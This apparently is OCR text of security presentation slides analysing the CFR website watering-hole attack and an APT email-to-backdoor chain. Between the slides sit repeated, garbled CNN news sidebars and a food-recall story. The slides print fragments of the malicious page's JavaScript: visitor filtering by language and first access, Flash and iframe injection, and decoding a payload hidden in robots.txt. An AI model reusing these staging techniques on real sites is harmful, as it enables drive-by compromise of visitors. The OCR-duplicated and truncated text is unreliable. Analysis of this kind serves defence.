
Multi-Vector Structure of APT Attack
Weaponized Email with Zero-Day Exploit (e.g. RSA)

1. Email with weaponized document, opened by user, causing exploit
2. Client endpoint calls back to infection server
3. Backdoor DLL dropped
4. Encrypted callback over HTTP to command and control server



Traditional “Defense in Depth” is failing

The New Breed of Attacks Evade Signature-Based Defenses



Traditional defense bases on previous knowledge about the attack
Reactive approach to detect threats

Even “classic” sandboxes are not enough… CFR attack

Initial Check (Language, Windows & Java)

THE LATEST

- U.S. warships part of Sochi contingency
- Is this place safe for the Olympics?
- Top officials square off in New Jersey
- Christie hasn't 'enjoyed the last 11 days'
- Kenneth Bae urges U.S. to help him
- Will drought reveal missing plane?
- 'SNL' spoofs Christie and Piers chat
- New 'SNL' comic mocks Rihanna
- Guess who's coming to America?

Some Kraft Velveeta Cheesy Skillets Singles Ultimat Cheeseburger Mac are being recalled because label off soy, an allergen, as an ingredient.

NEW YORK — A food maker is recalling some Kraft Velveeta pasta and ground products because some labels left off soy, an allergen, as an ingredient.

About 1.77 million pounds of Kraft Velveeta Cheesy Skillets Singles Ultimate Cheeseburger Mac are being recalled. They contain hydrolyzed soy protein and soy sauce. Those ingredients were not listed on some labels.

The products, made by Truitt Brothers Inc. in East Bernstadt, Ky., have expiratic of March 2 to Oct. 23 on them. They were sent to Kraft Foods distribution cente retailers worldwide between May 2013 and January. FIRST

No other Velveeta or Kraft products are affected. No illness has been reported.

U.S.

Kids killed in exorcism?

- Man, 88, shoots wife in hospital
- Why are lawyers killing selves?
- Lost tape: MLK on JFK
- Lessons from riding 'short bus'

WORLD

Iran's invite to Syrian talks sparks anger

- Tense standoff in Kiev
- Mexico's 'zombie' mayoral candidate
- Group: Dolphins await slaughter
- Cubans shocked by car prices

POLITICS

The politics of Snapchat

- Christie's No.2: claims are 'illogical'
- Lawmakers: Sochi Olympics not safe
- Obama's NSA changes: 5 takeaways
- Christie not mad about parody

About 1.77 million pounds of Kraf Cheeseburger Mac are being reca soy sauce. Those ingredients wer


The products, made by Truitt Brot of March 2 to Oct. 23 on them. Th retailers worldwide between May

Navorro Bowman early diagnosis is torn ACL

```
if(h!="zh-cn" &&
            h!="en-us" &&
            h!= "zh-tw"&&
            h!= "ja" &&
            h!= "ru"&&
            h!= "ko" )
            {
            location.href="about:blank";
            }
```

CFR attack

Check for First Time Access



THE LATEST

- U.S. warships part of Sochi contingency
- Is this place safe for the Olympics?
- Top officials square off in New Jersey
- Christie hasn't 'enjoyed the last 11 days'
- Kenneth Bae urges U.S. to help him
- Will drought reveal missing plane?
- 'SNL' spoofs Christie and Piers chat
- New 'SNL' comic mocks Rihanna
- Guess who's coming to America?

Some Kraft Velveeta Cheesy Skillets Singles Ultimate Cheeseburger Mac are being recalled because labels off soy, an allergen, as an ingredient.

NEW YORK — A food maker is recalling some Kraft Velveeta pasta and ground products because some labels left off soy, an allergen, as an ingredient.

About 1.77 million pounds of Kraft Velveeta Cheesy Skillets Singles Ultimate Cheeseburger Mac are being recalled. They contain hydrolyzed soy protein and soy sauce. Those ingredients were not listed on some labels.

The products, made by Truitt Brothers Inc. in East Bernstadt, Ky., have expiratic of March 2 to Oct. 23 on them. They were sent to Kraft Foods distribution center retailers worldwide between May 2013 and January. FIRST

No other Velveeta or Kraft products are affected. No illness has been reported.

- Man, 88, shoots wife in hospital
- Why are lawyers killing selves?
- Lost tape: MLK on JFK
- Lessons from riding 'short bus'

- Tense standoff in Kiev
- Mexico's 'zombie' mayoral candidate
- Group: Dolphins await slaughter
- Cubans shocked by car prices

- Christie's No.2: claims are 'illogical'
- Lawmakers: Sochi Olympics not safe
- Obama's NSA changes: 5 takeaways
- Christie not mad about parody

About 1.77 million pounds of Kraf Cheeseburger Mac are being reca soy sauce. Those ingredients wer


The products, made by Truitt Brot of March 2 to Oct. 23 on them. Th retailers worldwide between May

Navorro Bowman early diagnosis is torn ACL

```
var num=DisplayInfo();
if(num >1)
            {
            location.href="about:blank";
            }
```

CFR attack

Load the Flash Object



THE LATEST

- U.S. warships part of Sochi contingency
- Is this place safe for the Olympics?
- Top officials square off in New Jersey
- Christie hasn't 'enjoyed the last 11 days'
- Kenneth Bae urges U.S. to help him
- Will drought reveal missing plane?
- 'SNL' spoofs Christie and Piers chat
- New 'SNL' comic mocks Rihanna
- Guess who's coming to America?

Some Kraft Velveeta Cheesy Skillets Singles Ultimate Cheeseburger Mac are being recalled because labels left off soy, an allergen, as an ingredient.

NEW YORK — A food maker is recalling some Kraft Velveeta pasta and ground products because some labels left off soy, an allergen, as an ingredient.

About 1.77 million pounds of Kraft Velveeta Cheesy Skillets Singles Ultimate Cheeseburger Mac are being recalled. They contain hydrolyzed soy protein and soy sauce. Those ingredients were not listed on some labels.

The products, made by Truitt Brothers Inc. in East Bernstadt, Ky., have expiratic of March 2 to Oct. 23 on them. They were sent to Kraft Foods distribution cente retailers worldwide between May 2013 and January.

No other Velveeta or Kraft products are affected. No illness has been reported.

Kids killed in exorcism?

- Man, 88, shoots wife in hospital
- Why are lawyers killing selves?
- Lost tape: MLK on JFK
- Lessons from riding 'short bus'

Iran's invite to Syrian talks sparks anger

- Tense standoff in Kiev
- Mexico's 'zombie' mayoral candidate
- Group: Dolphins await slaughter
- Cubans shocked by car prices

The politics of Snapchat

- Christie's No.2: claims are 'illogical'
- Lawmakers: Sochi Olympics not safe
- Obama's NSA changes: 5 takeaways
- Christie not mad about parody


About 1.77 million pounds of Kraf Cheeseburger Mac are being rec soy sauce. Those ingredients wer

The products, made by Truitt Brot of March 2 to Oct. 23 on them. Th retailers worldwide between May

```
document.body.innerHTML += "<object
classid=\"clsid:D27CDB6E-
AE6D-11cf-96B8-444553540000\" width=
\"100%\" height=\"100%\" id=\"today
\"><param name=\"movie\" value=
\"today.swf\" /><param name=\"quality\"
value=\"high\" /><param name=\"bgcolor\"
value=\"#ffffff\" /><param name=
\"allowScriptAccess\" value=\"sameDomain
\" /><param name=\"allowFullScreen\"
value=\"true\" /></object><iframe
src=news.html></iframe>";
```

CFR attack

Download HTML then Execute Java Script



THE LATEST

- U.S. warships part of Sochi contingency
- Is this place safe for the Olympics?
- Top officials square off in New Jersey
- Christie hasn't 'enjoyed the last 11 days'
- Kenneth Bae urges U.S. to help him
- Will drought reveal missing plane?
- 'SNL' spoofs Christie and Piers chat
- New 'SNL' comic mocks Rihanna
- Guess who's coming to America?

Some Kraft Velveeta Cheesy Skillets Singles Ultimate Cheeseburger Mac are being recalled because labels off soy, an allergen, as an ingredient.

NEW YORK — A food maker is recalling some Kraft Velveeta pasta and ground products because some labels left off soy, an allergen, as an ingredient.

About 1.77 million pounds of Kraft Velveeta Cheesy Skillets Singles Ultimate Cheeseburger Mac are being recalled. They contain hydrolyzed soy protein and soy sauce. Those ingredients were not listed on some labels.

The products, made by Truitt Brothers Inc. in East Bernstadt, Ky., have expiratio of March 2 to Oct. 23 on them. They were sent to Kraft Foods distribution center retailers worldwide between May 2013 and January. FIRST

No other Velveeta or Kraft products are affected. No illness has been reported.

U.S.

Kids killed in exorcism?

- Man, 88, shoots wife in hospital
- Why are lawyers killing selves?
- Lost tape: MLK on JFK
- Lessons from riding 'short bus'

WORLD

Iran's invite to Syrian talks sparks anger

- Tense standoff in Kiev
- Mexico's 'zombie' mayoral candidate
- Group: Dolphins await slaughter
- Cubans shocked by car prices

POLITICS

The politics of Snapchat

- Christie's No.2: claims are 'illogical'
- Lawmakers: Sochi Olympics not safe
- Obama's NSA changes: 5 takeaways
- Christie not mad about parody

About 1.77 million pounds of Kraf Cheeseburger Mac are being reca soy sauce. Those ingredients wer


The products, made by Truitt Brot of March 2 to Oct. 23 on them. Th retailers worldwide between May

Navorro Bowman early diagnosis is torn ACL

```
xmlhttp.open('get',
'robots.txt', false);
xmlhttp.send();
var page =
xmlhttp.responseText;
page=page.replace(/jj/g,"%");
code=unescape(page);
```

CFR attack

Download the TXT file



THE LATEST

- U.S. warships part of Sochi contingency
- Is this place safe for the Olympics?
- Top officials square off in New Jersey
- Christie hasn't 'enjoyed the last 11 days'
- Kenneth Bae urges U.S. to help him
- Will drought reveal missing plane?
- 'SNL' spoofs Christie and Piers chat
- New 'SNL' comic mocks Rihanna
- Guess who's coming to America?

Some Kraft Velveeta Cheesy Skillets Singles Ultimat
Cheeseburger Mac are being recalled because label
off soy, an allergen, as an ingredient.

NEW YORK — A food maker is recalling some Kraft Velveeta pasta and ground
products because some labels left off soy, an allergen, as an ingredient.

About 1.77 million pounds of Kraft Velveeta Cheesy Skillets Singles Ultimate Cheeseburger Mac are being recalled. They contain hydrolyzed soy protein and soy sauce. Those ingredients were not listed on some labels.

The products, made by Truitt Brothers Inc. in East Bernstadt, Ky., have expiratic
of March 2 to Oct. 23 on them. They were sent to Kraft Foods distribution cente
retailers worldwide between May 2013 and January. FIRST

No other Velveeta or Kraft products are affected. No illness has been reported.

Kids killed in exorcism?

- Man, 88, shoots wife in hospital
- Why are lawyers killing selves?
- Lost tape: MLK on JFK
- Lessons from riding 'short bus'

Iran's invite to Syrian talks sparks anger

- Tense standoff in Kiev
- Mexico's 'zombie' mayoral candidate
- Group: Dolphins await slaughter
- Cubans shocked by car prices

The politics of Snapchat

- Christie's No.2: claims are 'illogical'
- Lawmakers: Sochi Olympics not safe
- Obama's NSA changes: 5 takeaways
- Christie not mad about parody

About 1.77 million pounds of Kraf
Cheeseburger Mac are being rec
soy sauce. Those ingredients wer

The products, made by Truitt Brot
of March 2 to Oct. 23 on them. Th
retailers worldwide between May


Navorro Bowman early diagnosis is torn ACL

```
